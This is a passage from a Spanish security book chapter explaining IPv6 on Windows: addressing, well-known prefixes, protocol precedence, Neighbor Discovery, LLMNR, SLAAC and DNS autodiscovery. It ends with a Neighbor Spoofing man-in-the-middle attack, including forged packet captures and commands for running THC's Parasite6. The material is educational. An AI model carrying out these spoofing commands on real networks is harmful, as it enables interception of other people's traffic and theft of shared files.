Haciendo ping a server [fe80::5d06:f13f:dcb1:279a%12] con 32 bytes de datos:
Respuesta desde fe80::5d06:f13f:dcb1:279a%12: tiempo=1ms
Respuesta desde fe80::5d06:f13f:dcb1:279a%12: tiempo<1m
Respuesta desde fe80::5d06:f13f:dcb1:279a%12: tiempo<1m
Respuesta desde fe80::5d06:f13f:dcb1:279a%12: tiempo<1m

Estadísticas de ping para fe80::5d06:f13f:dcb1:279a%12:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 1ms, Media = 0ms
```

Fig. 5.6.- *Ping* al nombre del servidor utiliza IPv6.

Si esto ha dado positivo entonces será posible realizar ataques de *Neighbor Spoofing* en IPv6 para robar ficheros *SMB* y no servirá de nada que haya controles en la tabla *ARP*, ya que todo el ataque tiene efecto en las estructuras de IPv6.

Si te ha dado negativo, no quiere decir que IPv6 no esté en tu red. Lo más probablemente es que si haces un análisis de tráfico de red con *Wireshark* es que el equipo esté conectado a una red corporativa y se esté añadiendo el sufijo de búsqueda *DNS* para construir un FQDN, y que el equipo esté dado de alta en el *DNS*, haciendo que solo se comuniquen por IPv4. Aun así, los ataques de red en IPv6 continuarán teniendo efecto si tienes el protocolo activado.

5.1.2.- Configuración básica de IPv6 en sistemas Microsoft Windows

Antes de comenzar a explicar en detalle los ataques que se pueden realizar en una red sobre la capa de protocolos IPv6 es necesario familiarizarse con todos los conceptos fundamentales de esta familia de protocolos, así que habrá que asentar algunas cosas al principio para que se puedan entender correctamente.

Si entramos en las propiedades del protocolo IPv6 de un sistema *Microsoft Windows*, lo primero que encontraremos es una pantalla de configuración más o menos similar a la de IPv4, con la única diferencia de que las direcciones IP serán de 128 bits, que se escriben en hexadecimal separadas en grupos de 16 bits, es decir, cuatro valores hexadecimales.

Esto hace que las direcciones IPv6 queden escritas de una forma similar a fe80:123:0000:0000:0000:0000:0000:1ab0 y que los administradores y técnicos de sistema informáticos menos acostumbrados a esta forma de denotar la dirección de un equipo en la red le suene extraño y complicado. Es un poco más raro al principio si tienes mucha experiencia en IPv4, pero no lo será tanto cuanto te acostumbres a esos 8 grupos de 4 valores hexadecimales.

Fig. 5.7.- Ejemplo de configuración de IPv6 en *Windows*.

Para que sea más fácil de escribir y recordar, cuando hay una lista de grupos de cuatro ceros seguidos, se puede utilizar el acortador ::, reduciendo la dirección anterior a algo como: fe80:123::1ab0. Esta reducción se puede utilizar una única vez por cada dirección IPv6 y solo para grupos de 4 ceros consecutivos. Es por eso que será muy común encontrar cosas como fc00::1 en una dirección IPv6 de una red privada.

En segundo lugar, aunque no se llama máscara de red, tenemos algo muy similar llamado Prefijo de Subred. Este término se ha cambiado debido a las cantidades de problemas que causó en muchos usuarios e implementaciones de IPv4 el uso de subnetting, supernetting o la asignación de máscaras de red del tipo 255.0.124.255, algo que fue permitido por el estándar - y por tanto en algunas implementaciones -, pero que no acababa de tener mucho sentido y volvía loco a muchos técnicos cuando descubrían su existencia.

En IPv6 el prefijo tiene la misma función, gestionar la visibilidad de red y utilizarse para hacer subnetting y supernetting, pero todos los unos van seguidos y al principio por definición en el estándar. De esta forma, si tuviéramos dos direcciones IPv6 - sin utilizar una Puerta de Enlace en la red - tales como estas:

- A: fc00::2000:0001/96
- B: fc00::2001:0001/112

Al hacer un *Ping* en IPv6 de A a B obtendríamos un *Time-Out* y al hacer un *Ping* de B a A tendríamos una respuesta de *Host* inaccesible, debido a que A no entra dentro de la misma red que B, pero B si está dentro de la misma red que A.

Para interconectar las redes IPv6, igual que en IPv4, hay que utilizar una Puerta de Enlace o Gateway, que se configura en las propiedades del protocolo de red, igual que los servidores IPv6 que se van a utilizar para la resolución de nombres.

Estos servidores *DNS* no son los que se van a utilizar para resolver los nombres a direcciones IPv6 sino que serán los servidores *DNS* que se utilizarán para resolver todo cuando se utilice el protocolo IPv6, es decir, también se utilizarán estos servidores cuando haya que resolver un registro *DNS* de tipo A cuando se utilice en la red local el protocolo IPv6.

5.1.3.- Direcciones de Vínculo o Enlace Local en IPv6

Conocidos los parámetros a configurar en una conexión, hay que entender también que en la familia de protocolos IPv6, tanto si se realiza una configuración manual de las direcciones IPv6 como si se deja en modo Automático - configuración por defecto en todos los equipos con *Microsoft Windows* (a partir de la versión de *Windows Vista*) y versiones de *MAC* OS X - las tarjetas de red con soporte para IPv6 tendrán asociada una dirección de IPv6 conocida coo de vínculo local.

Esta dirección se genera de manera automática por el propio equipo y es anunciada por la red cuando se crea para evitar la duplicidad de la misma en la red en la que esté conectada usando el protocolo *NDP* (*Neighbor Discovery Protocol*).

Esta duplicidad de direcciones no debería darse de forma habitual, ya que el algoritmo de generación de la misma depende de la dirección *MAC* de la tarjeta física de red, pero para evitar cualquier situación indeseada - ya que la posibilidad de *MAC* duplicada existe por varios motivos - se hace uso de un sistema que garantice su unicidad y que resuelva estos conflictos.

Esta dirección es del rango fe80::/10 y es equivalente al rango 169.254.1.X - 169.254.254.X de IPv4. La única diferencia es que en la práctica las direcciones 169.254.X.X no se suelen utilizar en IPv4 y en IPv6 estas direcciones se van a utilizar con mucha frecuencia.




Fig. 5.8.- Configuración por defecto en *MAC* OS X.

Por supuesto, estas direcciones no son enrutables, pero sí que son utilizadas para comunicarse con el router o para hacerlo con cualquier servidor o equipo de la organización que se encuentre en la misma red local en la que esté conectado el equipo que inicia la comunicación.

Si no se ha tocado nada de la configuración por defecto, se tendrá una de estas direcciones de vínculo local asociada a todas y cada una de las tarjetas en las que se haya habilitado el protocolo IPv6. Por tanto, se podrá utilizar para hacer por ejemplo un comando *Ping* a cualquier equipo de la red local con una dirección IPv6 también de Vínculo o Enlace Local, tal y como se ha visto anteriormente.

Por ejemplo, en la siguiente imagen se puede ver como el protocolo *SMB* utilizado para compartir archivos e impresoras en redes *Microsoft Windows* puede ser utilizado para acceder a los recursos compartidos de un servidor mediante la dirección IPv6 del servidor donde se comparte ese recurso.

Para ello el acceso vía ruta UNC se realiza haciendo uso de la siguiente sintaxis:

- \\2001-db8-81a1-bd1-1111-145a-14a-1001.ipv6-literal.net\




Fig. 5.9.- Acceso a una carpeta compartida mediante IPv6.

5.1.4.- Direcciones Well-Known en IPv6

Además de las direcciones de Enlace o Vínculo Local, en la familia de protocolos IPv6 hay una buena cantidad de direcciones que deben ser conocidas - al igual que sucede en IPv4 -, así que toca ahora describir las más importantes para entender luego los entornos de ataque:

- ::/128: Es una dirección con todos los bits a 0. Es la dirección IPv6 indefinida.

- ::/0: Es la dirección de red IPv6 para describir la ruta por defecto en una tabla de enrutamiento. Es equivalente a la dirección IPv4 0.0.0.0.

- ::1/128: Localhost en IPv6. Equivalente a 127.0.0.1 (IPv4).

- fe80::/10: Direcciones de vínculo o enlace local. No son enrutables pero generan una red local efectiva en el rango fe80::/64. La parte de *Host* se suele calcular a partir de la dirección *MAC* de la tarjeta.

- ff02::/16: Direcciones de redes IPv6 *Multicast*. Equivalentes a las (224.X) en redes IPv4.

- fc00::/7: Son las direcciones para redes IPv6 privadas. Estas direcciones tampoco son enrutables en Internet y son equivalentes a 10.X, 172.16.X y 192.168.X en redes IPv4

- ::ffff:0:0/96: Direcciones IPv4 mapeadas en IPv6. Se utilizan para conversiones e interconexiones de protocolos IPv4 e IPv6.

- 64:ff9b::/96: Direcciones IPv6 generadas automáticamente a partir de IPv4. Se utilizan para cuando sea necesario hacer nuevas direcciones IPv6 y se quiera generar a partir de la dirección IPv4 de la máquina.

- 2002::/16: Indica que es una red 6 to 4 mapeada y utilizará la dirección IPv4 192.88.99.X como gateway para la interconexión.

Además de estas direcciones, hay algunas reservadas para propósitos especiales, como son las siguientes:

- 2001::/32: Usado por el protocolo de túneles *Teredo* que permite hacer *tunneling* IPv6 sobre redes IPv4 en *Internet*. Este sistema es el que se utiliza a la hora de implementar *Direct Access en Windows Server 2008 R2 y Windows 7*.

- 2001:2::/48: Asignado a *Benchmarking Methodology Working Group* (BMWG) para comparativas (*benchmarking*) en IPv6 (similar a la red 198.18.0.0/15 para comparativas en IPv4).

- 2001:10::/28: *ORCHID* (*Overlay Routable Cryptographic Hash Identifiers*). Direcciones IPv6 no-enrutables usadas para identificadores criptográficos *Hash*.

- 2001:db8::/32: Direcciones utilizadas para documentación o ejemplos IPv6. Similar a las redes 192.0.2.0/24, 198.51.100.0/24 y 203.0.113.0/24 en IPv4.

5.1.5.- Precedencia de protocolos

Una de las preguntas que se debe realizar cuando tenemos un equipo en su configuración por defecto es la siguiente: "si en un equipo tiene instalado IPv4 e IPv6 por defecto, ¿qué protocolo va a utilizar el sistema operativo?" En este apartado de este capítulo se va a intentar responder a esa pregunta y a cómo se resuelven las direcciones de los integrantes de la comunicación. cuando en los dos equipos están configurados los protocolos IPv4 e IPv6.En los entornos actuales, lo más probable es que el protocolo IPv6 conviva junto con el protocolo IPv4 - y puede que incluso algún otro más - así que el sistema operativo deberá elegir en toda comunicación ente utilizar una conexión con IPV6 y hacerlo con el más conocido IPv4 según algunas normas definidas y configuradas. Estas normas se definen mediante un algoritmo de precedencia definido en el *RFC* 3484 y en el más reciente de Septiembre de 2012 *RFC* 6724, titulado "*Default Address Selection for Internet Protocol* version 6 (IPv6)" en el que se explica cuáles son las normas para elegir IPv6 o IPv4 en un entorno mixto.

```
Internet Engineering Task Force (IETF)                    D. Thaler, Ed.
Request for Comments: 6724                                     Microsoft
Obsoletes: 3484                                                R. Draves
Category: Standards Track                             Microsoft Research
ISSN: 2070-1721                                              A. Matsumoto
                                                                     NTT
                                                                T. Chown
                                               University of Southampton
                                                          September 2012

     Default Address Selection for Internet Protocol Version 6 (IPv6)

Abstract

   This document describes two algorithms, one for source address
   selection and one for destination address selection.  The algorithms
   specify default behavior for all Internet Protocol version 6 (IPv6)
   implementations.  They do not override choices made by applications
```

Fig. 5.10.- *RFC* 6724.

El documento explica dos algoritmos basados en la dirección de origen y la dirección de destino para elegir un protocolo u otro. Estos algoritmos tienen en cuenta detalles de la configuración completa de las ocmunicaciones de un sistema informático, como la existencia o no de puertas de enlace configuradas en cada protocolo, ya que podría darse la circunstancia de que el origen fuera una dirección IPv4, el destino también otra dirección IPv4, pero esta se encuentrase en otra red -y sólamente existiera configurada una puerta de enlace para el protocolo IPv6, por lo que se podría elegir un encapsulado de direcciones IPv4 sobre IPv6 para poder encaminar el tráfico hasta el destinatario final de la comunicación.

En un sistema informático con *Microsoft Windows* se puede consultar esta configuración en todo momento por medio del comando *Netsh interface ipv6 show prefix,* donde se mostrará por pantalla una tabla de prioridades con valores similares a la que se puede ver a continuación.

```
C:\Users\maligno>netsh interface ipv6 show prefix
Consultando el estado activo...

Precedencia Etiq.  Prefijo
----------- -----  --------------------------------
         50     0  ::1/128
         40     1  ::/0
         30     2  2002::/16
         20     3  ::/96
         10     4  ::ffff:0:0/96
          5     5  2001::/32
```

Fig. 5.11.- Tabla de precedencia por defecto en un *Microsoft Windows* 7.

El algoritmo de precedencia da prioridad a IPv6 sobre IPv4 si es posible establecer una comunicación con este protocolo, pero en cualquier momento se puede modificar este comportamiento haciendo uso de los siguientes comandos *Netsh*.

- *Netsh interface* ipv6 *show prefixpolicies*: Muestra la tabla local de políticas
- *Netsh interface* ipv6 *add prefixpolicies*: Añade nuevas entradas a la tabla
- *Netsh interface* ipv6 *set prefixpolicies*: Configura entradas en la tabla
- *Netsh interface* ipv6 *delete prefixpolicies*: Borra entradas en la tabla

Ejemplo:

- *Netsh interface ipv6 set prefixpolicies prefix=2001::/32 precedence=15 label=5*

Además, este comportamiento no interfiere para nada en la elección que haya realizado anteriormente una aplicación o un usuario de forma explícita, por lo que solo es una regla de comportamiento para cuando no se ha establecido una restricción previa.

A la hora de elegirse entre IPv4 e IPv6, tendrá mucho peso la configuración de la red a la hora de buscar un resolver un nombre de un *host*. Por ejemplo, si el *DNS* busca automáticamente el nombre del equipo añadiendo el sufijo del dominio de la compañía y el servidor *DNS* de la compañía solo responde con IPv4 entonces se utilizará IPv4 porque no se ha podido hacer el *Discovery* en IPv6.

5.1.6.- Descubrimiento de vecinos con Neighbor Discovery Protocol


Para descubrir los vecinos de una red IPv6 no existe el protocolo *ARP* o *RARP*, y todo se basa en mensajes ICMPv6. El protocolo para descubrimiento de vecinos se llama *Neighbor Discovery Protocol* e implementa 5 tipos de mensajes distintos.

Fig. 5.12.- Descubrimiento de vecinos con mensaje NS *Multicast* y respuesta unicast NA.

De ellos, los equivalentes al protocolo *ARP* serían los mensajes *Neighbor Solicitation* (NS), donde se pide la resolución de una dirección *MAC* asociada a una dirección IPv6 y *Neighbor Advertisement* (NA), donde se contesta con la dirección *MAC* de la dirección IPv6 buscada

Lo normal es que estos mensajes sean enviados a una dirección *Multicast* y que a ellos solo conteste aquel vecino que tenga configurada la dirección IPv6 que se busca por la red, pero también pueden ser mensajes unicast enviados a una dirección concreta de la red a la que se interroga para saber si conoce o no conoce a dicho vecino.

Todas las direcciones *MAC* asociadas a sus correspondientes direcciones IPv6 quedarán almacenadas en una parte del sistema operativo que se conocer como *Tabla de vecinos* y que puede ser consultada en cualquier momento haciendo uso del comando *Netsh interface ipv6 show Neighbor.*


```
C:\>netsh interface ipv6 show neighbor

Interfaz 1: Loopback Pseudo-Interface 1

Dirección de Internet                    Dirección física    Tipo
---------------------------------------- ------------------- -----------
ff02::c                                                       Permanente
ff02::16                                                      Permanente
ff02::1:2                                                     Permanente

Interfaz 13: Conexión de área local* 4

Dirección de Internet                    Dirección física    Tipo
---------------------------------------- ------------------- -----------
ff02::16                                 255.255.255.255:65535  Permanente

ff02::1:2                                255.255.255.255:65535  Permanente


Interfaz 11: Conexión de área local

Dirección de Internet                    Dirección física    Tipo
---------------------------------------- ------------------- -----------
fe80::197c:4139:624a:4d62                08-00-27-5b-93-66   Obsoleto
ff02::2                                  33-33-00-00-00-02   Permanente
ff02::c                                  33-33-00-00-00-0c   Permanente
ff02::16                                 33-33-00-00-00-16   Permanente
ff02::1:2                                33-33-00-01-00-02   Permanente
ff02::1:3                                33-33-00-01-00-03   Permanente
ff02::1:fff9:b85                         33-33-ff-f9-0b-85   Permanente
```

Fig. 5.13.- Tabla de vecinos en iPv6.

Como se puede suponer, estos mensajes tendrán una gran importancia en varios de los ataques que se van a describir un poco más adelante en el protocolo IPv6 de tipo D.O.S. (*Deniel of Service*) y *Man in the middle.*

5.1.7.- Resolución de nombres a direcciones IP en ámbito local

En el caso de los sistemas *Microsoft Windows*, cuando se realiza la resolución de nombres, para poder funcionar con IPv4 e IPv6 se incluyó el protocolo *LLMNR* (*Link-Local Multicast Name Resolution*), descrito en el *RFC* 4795, un protocolo que utilizando *Multicast* permite resolver las direcciones IPv4 y/o IPv6 asociadas a un nombre de dominio. Este sistema permite realizar búsquedas locales o mediante el uso de resolución de registros A y/o AAAA con un servidor *DNS*.

fe80::f47c:d2ae:b534:40b2	ff02::1:3	LLMNR	83	Standard query A srv
192.168.1.204	224.0.0.252	LLMNR	63	Standard query A srv
fe80::f95c:b7c5:ea34:d3ff	fe80::f47c:d2ae:b534:40b2	LLMNR	102	Standard query response A 192.168.1.202
192.168.1.204	224.0.0.252	LLMNR	63	Standard query AAAA srv
fe80::f95c:b7c5:ea34:d3ff	fe80::f47c:d2ae:b534:40b2	LLMNR	102	Standard query response A 192.168.1.202

Fig. 5.14.- Resolución de srv por *LLMNR* usando *Multicast* IPv6, IPv4 y *DNS*.

Utilizando la resolución de nombres con *LLMNR*, la búsqueda de direcciones *MAC* de vecinos con *NDP* y a la tabla de precedencia, los sistemas *Microsoft Windows* construyen la comunicación entre equipos con IPv6.

5.1.8.- Configuración de equipos IPv6 en la red

Para configurar el protocolo IPv6 de los equipos de una red existen diferentes alternativas. La primera de ellas sería realizar una Configuración Estática o manual, en la que se configuran la dirección IPv6, la Puerta de enlace y los servidores *DNS* de forma individual y manual - o mediante un *script* - en cada equipo.

La segunda forma de configurar es utilizar un servidor *DHCPv6* para configurar todas las propiedades IPv6 de los equipos de un ámbito de red IPv6. Estos servidores *DHCPv6* están soportados en los servidores *Windows* Server 2008, *Windows* Server 2008 R2 y *Windows* Server 2012. Al igual que se hacía en IPv4 se pueden configurar dirección IPv6, prefijo de red - o máscara o servidores *DNS* a utilizar. La tercera forma de configurar equipos en la red es mediante el protocolo *Neighbor Discovery Protocol* y los mensajes RS (Router Solicitation), RA (*Router Advertisiment*) y Redirect, junto con el funcionamiento *SLAAC* (*Stateless Address Auto Configurator*) de los equipos.

La idea es que un equipo puede conectarse automáticamente en una red con IPv6 si conoce algún router de conexión. Para ello, el equipo realiza una petición RS en busca de una puerta de enlace. Todos los routers de la red le contestarán con un RA dándole a *SLAAC* la información necesaria para que el equipo se autoconfigure una dirección IPv6 que le permita tener conectividad a través del router. Si hay más de un router en la red, y el equipo

elige un router como primer salto erróneo, este le contestará con un mensaje *NDP* de tipo Redirect informándole de cuál es la mejor ruta, para que actualice su tabla de enrutamiento.

Por supuesto, tanto *DHCPv6* y *SLAAC* van a poder ser utilizados para realizar ataques D.O.S. y *Man in the middle* en las redes IPv6, como veremos más adelante, con esquemas de *Rogue DHCPv6* Servers o *Rogue* Routers.

5.1.9.- DNS Autodiscovery

Cuando un equipo se conecta a la red IPv6 a través de una configuración *SLAAC* existe el problema de que no se pueden configurar los servidores *DNS* y todas las peticiones de resolución se reducen a *LLMNR* de tipo difusión en busca de posibles servidores en la red de vínculo local. Sin embargo, si el servidor fuera externo es necesario contar con un servicio de resolución de nombres *DNS* en la red IPv6. Para ello, cuando no se configura ningún servidor, los equipos *Microsoft Windows* buscan automáticamente tres direcciones IPv6 establecidas por el estándar IPv6 *DNS Autodiscovery*.

348	493.814082	fc00::2	fec0:0:0:ffff::3	DNS	89	Standard query AAAA lucas.com
349	494.814324	fc00::2	fec0:0:0:ffff::2	DNS	89	Standard query AAAA lucas.com
350	495.812164	fc00::2	fec0:0:0:ffff::3	DNS	89	Standard query AAAA lucas.com
351	497.820460	fc00::2	fec0:0:0:ffff::1	DNS	89	Standard query AAAA lucas.com
352	497.820719	fc00::2	fec0:0:0:ffff::2	DNS	89	Standard query AAAA lucas.com
353	497.821244	fc00::2	fec0:0:0:ffff::3	DNS	89	Standard query AAAA lucas.com
354	501.823387	fc00::2	fec0:0:0:ffff::1	DNS	89	Standard query AAAA lucas.com
355	501.823468	fc00::2	fec0:0:0:ffff::2	DNS	89	Standard query AAAA lucas.com
356	501.824322	fc00::2	fec0:0:0:ffff::3	DNS	89	Standard query AAAA lucas.com

Fig. 5.15.- Direcciones IPv6 de los *DNS* Autodiscovery.

Si una empresa no quiere usar *DHCPv6*, puede configurar un *DNS* en una de esas direcciones IPv6 y junto con un router IPv6 enviando mensajes RA para que los clientes se autoconfiguren, podrá tener la red funcionando.

5.2.- Ataque man in the middle de Neighbor Spoofing

Como ya se ha visto anteriormente, para descubrir a todos los vecinos de una red de equipos con IPv6 se utiliza el protocolo *NDP* (*Neighbor Discovery Protocol*). Este subconjunto de mensajes ICMPv6 cuenta con dos mensajes concretos que convierten la dirección IPv6 a una dirección de enlace local (Local-Link) que en las redes de datos de área local será la dirección *MAC*.El funcionamiento habitual es que un equipo envíe un mensaje de *Neightbor Solicitation* NS a una dirección *Multicast* cuando vaya a comunicarse con un equipo y que

el que tenga esa dirección IPv6 responda al mensaje *Multicast* con un mensaje unicast de *Neighbor Advertisement* NA con su dirección física *MAC*. El receptor del mensaje NA almacenará en la tabla de vecinos la dirección IPv6 y la dirección *MAC* asociada.

Sin embargo, al igual que con el protocolo *ARP* en IPv4, un atacante puede enviar un mensaje NA sin haber recibido el mensaje previo de NS y hacer que en la caché de la tabla de vecinos se almacene el registro. Un ataque de *Neighbor Spoofing* para hacer *man in the middle* se basará por tanto en enviar un mensaje NA a los dos equipos a los que se quiere hacer el ataque, poniendo en ambos la dirección IPv6 del otro, y la dirección *MAC* del atacante.

Source	Destination	Protocol	Length	Info
fe80::f47c:d2ae:b534:40b2	fe80::f95c:b7c5:ea34:d3ff	ICMPv6	86	Neighbor Advertisement
fe80::f95c:b7c5:ea34:d3ff	fe80::f47c:d2ae:b534:40b2	ICMPv6	86	Neighbor Advertisement
fe80::f47c:d2ae:b534:40b2	ff02::1:3	LLMNR	83	Standard query A srv
192.168.1.204	224.0.0.252	LLMNR	63	Standard query A srv
fe80::f95c:b7c5:ea34:d3ff	fe80::f47c:d2ae:b534:40b2	LLMNR	102	Standard query respons
192.168.1.204	224.0.0.252	LLMNR	63	Standard query AAAA sr
fe80::f95c:b7c5:ea34:d3ff	fe80::f47c:d2ae:b534:40b2	LLMNR	102	Standard query respons
fe80::f47c:d2ae:b534:40b2	fe80::f95c:b7c5:ea34:d3ff	ICMPv6	150	Destination Unreachabl

```
Flags: 0x60000000
  0... .... .... .... .... .... .... .... = Router: Not set
  .1.. .... .... .... .... .... .... .... = Solicited: Set
  ..1. .... .... .... .... .... .... .... = Override: Set
  ...0 0000 0000 0000 0000 0000 0000 0000 = Reserved: 0
Target Address: fe80::f47c:d2ae:b534:40b2 (fe80::f47c:d2ae:b534:40b2)
ICMPv6 Option (Target link-layer address : 08:00:27:3f:05:4e)
  Type: Target link-layer address (2)
  Length: 1 (8 bytes)
  Link-layer address: CadmusCo_3f:05:4e (08:00:27:3f:05:4e)
```

Fig. 5.16.- Paquete NA enviado spoofeando la IPv6 fe80::f47c:d2ae:b534:40b2.

Source	Destination	Protocol	Length	Info
fe80::f47c:d2ae:b534:40b2	fe80::f95c:b7c5:ea34:d3ff	ICMPv6	86	Neighbor Advertisement
fe80::f95c:b7c5:ea34:d3ff	fe80::f47c:d2ae:b534:40b2	ICMPv6	86	Neighbor Advertisement
fe80::f47c:d2ae:b534:40b2	ff02::1:3	LLMNR	83	Standard query A srv
192.168.1.204	224.0.0.252	LLMNR	63	Standard query A srv
fe80::f95c:b7c5:ea34:d3ff	fe80::f47c:d2ae:b534:40b2	LLMNR	102	Standard query respons
192.168.1.204	224.0.0.252	LLMNR	63	Standard query AAAA sr
fe80::f95c:b7c5:ea34:d3ff	fe80::f47c:d2ae:b534:40b2	LLMNR	102	Standard query respons
fe80::f47c:d2ae:b534:40b2	fe80::f95c:b7c5:ea34:d3ff	ICMPv6	150	Destination unreachabl

```
Flags: 0x60000000
  0... .... .... .... .... .... .... .... = Router: Not set
  .1.. .... .... .... .... .... .... .... = Solicited: Set
  ..1. .... .... .... .... .... .... .... = Override: Set
  ...0 0000 0000 0000 0000 0000 0000 0000 = Reserved: 0
Target Address: fe80::f95c:b7c5:ea34:d3ff (fe80::f95c:b7c5:ea34:d3ff)
ICMPv6 Option (Target link-layer address : 08:00:27:3f:05:4e)
  Type: Target link-layer address (2)
  Length: 1 (8 bytes)
  Link-layer address: CadmusCo_3f:05:4e (08:00:27:3f:05:4e)
```

Fig. 5.17.- Paquete NA enviado spoofeando la IPv6 fe80::f95c:b7c5:ea34:d3ff.

El ataque se realiza spoofeando la dirección IPv6 de origen del paquete, para simular ser un mensaje que viene del otro equipo víctima, pero en ambos casos se pone la dirección *MAC* del atacante, para conseguir que el *switch* de comunicaciones haga llegar todos los mensajes a la máquina del hombre en medio.

5.2.1.- Parasite6 (The Hacker's Choice)

Una de las herramientas que implementa estos ataques es *Parasite6*, de The Hacker's Choice (THC). Esta herramienta está incluida en *BackTrack* y *Kali*. Por defecto la herramienta realiza *man in the middle* entre todos los equipos IPv6 que descubre por la red, por lo que ponerla activa en una red de datos en la que hay IPv6 es meter un auténtico parásito.

Los pasos para que funcione con la configuración por defecto son:

1) Poner primero una dirección IPv6 en el interfaz de red de *BackTrack* que esté en la red en que se va a hacer el ataque.

- *ifconfig* eth0 inet6 add [ipv6]

2) Arrancar *Parasite6*

- *Parasite6* eth0

```
root@bt:~# parasite6 eth2
Remember to enable routing (ip forwarding), you will denial service otherwise!
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
Spoofed packet to fe80::197c:4139:624a:4d62 as fe80::800:1cee:25f9:b85
Spoofed packet to fe80::800:1cee:25f9:b85 as fe80::197c:4139:624a:4d62
Spoofed packet to fe80::a00:27ff:fe9d:bc0b as fe80::800:1cee:25f9:b85
Spoofed packet to fe80::a00:27ff:fe9d:bc0b as fe80::197c:4139:624a:4d62
Spoofed packet to fe80::197c:4139:624a:4d62 as fe80::a00:27ff:fe9d:bc0b
